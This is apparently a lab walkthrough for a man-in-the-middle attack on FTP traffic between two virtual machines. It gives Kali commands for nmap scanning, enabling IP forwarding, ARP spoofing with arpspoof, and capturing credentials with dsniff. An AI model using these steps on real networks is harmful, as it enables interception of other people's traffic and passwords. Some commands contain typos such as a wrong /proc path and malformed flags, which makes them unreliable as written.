
1. Browse through another vm 192.168.216.102 whether we are able to reach FTP server or not.



1. Go to Kali by logging in as root ad do nmap

Nmap –Pn –sS –F 192.168.216.\*

This will tell us that which system is client and which system is FTP server. Where port 21 is server.





1. Install dsniff on kali and enable routing

Apt install dsniff

Echo 1 > /proc/sys/net/iv4/ip\_forward

Sysctl –w net.ipv4.ip\_forward=1






1. Now arpspoof


Arpspoof -I eth0 –t 192.168.216.101 -r 192.168.216.102

This will spoof the mac addresses of FTP client and server with Kali or MITM machine.



Dsniff output

Dsniff -i eth0



Wireshark output

